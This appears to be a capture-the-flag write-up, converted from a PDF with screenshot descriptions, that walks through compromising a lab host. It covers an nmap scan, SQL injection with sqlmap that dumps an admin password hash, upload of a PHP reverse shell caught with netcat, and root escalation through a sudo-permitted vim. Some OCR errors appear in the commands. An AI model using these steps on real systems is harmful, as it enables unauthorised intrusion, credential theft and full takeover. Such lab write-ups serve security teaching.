


Step 1 - Scanning the network

The first step is reconnaissance before exploiting a machine Use Nmap (Network Mapper), tool for network scanning

`nmap -sV -Sc -oN test.txt 10.43.4.252` running this command shows open ports. It displays ssh and tcp as open ports. Using this command saves the results to test.txt file.



A screenshot of a Kali Linux desktop environment. On the left, a terminal window titled 'Kali' shows the output of the nmap command. The output indicates that port 22 (ssh) and port 80 (http) are open on the target IP 10.43.4.252. The terminal also shows the host is up with 998 closed ports. On the right, a file manager window titled 'boot - File Manager' is open, showing a directory structure with files like 'initrd.img-5.7.0-kali1-amd64' and 'kali1'. The desktop background features the Kali Linux logo.

```
kali@kali:~$ nmap -sV -Sc -oN test.txt 10.43.4.252
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-18 16:17 EST
Nmap scan report for 10.43.4.252
Host is up (0.00026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2b:f6:8a:3d:45:ef:aa:0f:28:f0:f1:0f:25:e1:c9 (RSA)
|   256 5b:15:82:2d:eb:22:b9:10:01:be:32:b5:87:7c:04:a9 (ECDSA)
|_  256 d0:ba:8f:9e:a2:93:1f:bc:5a:3d:2d:a8:d4:ac:56:f7 (ED25519)
80/tcp    open  http    nginx 1.14.2
| http-cookie-flags:
|_  /:
|   PHPSESSID:
|     httponly flag not set
|_  http-server-header: nginx/1.14.2
|_  http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.36 seconds
kali@kali:~$
```

Figure: nmap command on 10.43.4.252

Step 2: Since port 80 is open, Use the mozilla firefox browser from applications and open the <http://10.43.4.252:80> in the browser address bar.




Figure: Opening the firefox browser

Meanwhile Dirbuster gave vulnerable webpages as 10.43.4.252/pictures/index.php




Figure: Dirbuster results

Since there is a login page there is likely a SQL injection.




Figure: 10.43.4.252 homepage giving login page




Figure: navigating to /pictures/index.php

Use `sqlmap -wizard` and enter the default. After that, give the address as '<http://10.43.4.252>'

sqlmap directed username and password details. Google search of the password hash is 242424.

A screenshot of a terminal window titled "Kali" and a Firefox browser window. The terminal window shows the output of the sqlmap command, which includes the following text:

```
current user is DBA: False
database management system users [1]: source http://10.43.4.252/
[*] *sql% [1]:
[*] *sql% @localhost
[*] *sql% [1]:
[*] *sql% [1]: [ERROR] unable to retrieve the password hashes for the database
users
[*] *sql% [1]: [INFO] [sqlmap] found 1 user(s) with a total of 1 privilege(s)
[*] *sql% [1]: [INFO] [sqlmap] privilege: USAGE
[*] *sql% [1]: [INFO] [sqlmap] roles:
[*] *sql% [1]: [INFO] [sqlmap] role: USAGE
[*] *sql% [1]: [INFO] [sqlmap] do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
[*] *sql% [1]: [INFO] [sqlmap] do you want to crack them via a dictionary-based attack? [y/N/q] N
[*] *sql% [1]: [INFO] [sqlmap] Database: login
[*] *sql% [1]: [INFO] [sqlmap] Table: users
[*] *sql% [1]: [INFO] [sqlmap] <input type="password" name="pass" required="required" placeholder="Password" value="242424" />
[*] *sql% [1]: [INFO] [sqlmap] <table border="1">
[*] *sql% [1]: [INFO] [sqlmap] <tr>
[*] *sql% [1]: [INFO] [sqlmap] <td>1</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>user_id</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>name</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>username</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>password</td>
[*] *sql% [1]: [INFO] [sqlmap] </tr>
[*] *sql% [1]: [INFO] [sqlmap] <tr>
[*] *sql% [1]: [INFO] [sqlmap] <td>2</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>admin</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>admin</td>
[*] *sql% [1]: [INFO] [sqlmap] <td>8cc946123dcf3c00c15de91c11db056f</td>
[*] *sql% [1]: [INFO] [sqlmap] </tr>
```

The Firefox browser window shows a login form with the URL "http://10.43.4.252/" in the address bar. The form has fields for "username" and "password", both of which are set to "242424".

Figure: sqlmap details

Username: admin

Password: 242424




Figure: current user details ie., www-data (database admin/user)

Step 4: changing directory to `/var/www/` and concatenate flag.txt file present in that directory using `cat flag.txt`





Figure: flag for user

Step 5: Use the acquired credentials `admin:242424` in the browser. Now, access to the database is successful and upload the `php-reverse-shell.php` from `usr/share/websells/php` from the system. This is used to run successful reverse shell attacks.



Step 6: use command `nc -lvp 1234` while loading the page after the reverse-shell.php previously. (or click on the link to direct to the webpage)




Figure : click the link after please check: "picture/php-reverse-shell.php"

```

USER   TTY    FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ vim -c ':!/bin/sh' 
> ^C
kali㉿kali:/$ nc -lvp 1234
listening on [any] 1234 ...
^C
kali㉿kali:/$ nc -lvp 1234
listening on [any] 1234 ...
[[A10.43.4.252: inverse host lookup failed: Unknown host
connect to [10.43.4.200] from (UNKNOWN) [10.43.4.252] 33876
Linux debian 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 G
NU/Linux
18:23:48 up 6 days, 20:39,  0 users,  load average: 0.00, 0.05, 0.09
USER   TTY    FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ sudo vim -sudo: not found
$ ^[[B^[[C^[[C^C
kali㉿kali:/$ nc -lvp 1234
listening on [any] 1234 ...
10.43.4.252: inverse host lookup failed: Unknown host
connect to [10.43.4.200] from (UNKNOWN) [10.43.4.252] 33878
Linux debian 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 G
NU/Linux

```

Figure: Running reverse shell

Use command `sudo -l` to check a vulnerable application. Here, VIM is found vulnerable.

```

$ sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/vim

```

Figure: vim is found vulnerable

Use command `sudo vim -c ':!/bin/sh'` to get root access

The screenshot shows a Kali Linux desktop environment. In the bottom-left corner, there is a terminal window with the following content:

```

:!/bin/sh
whoami
root

```

In the top-right corner, there is a browser window titled "Gateway Time-out - Mozilla Firefox" showing the URL `http://10.43.4.252/`. The page content is:

504 Gateway Time-out

nginx/1.14.2

Figure: getting root access and flag for root

Navigate to `cd /root` and concatenate flag.txt present in that folder.




Figure: flag for flag.txt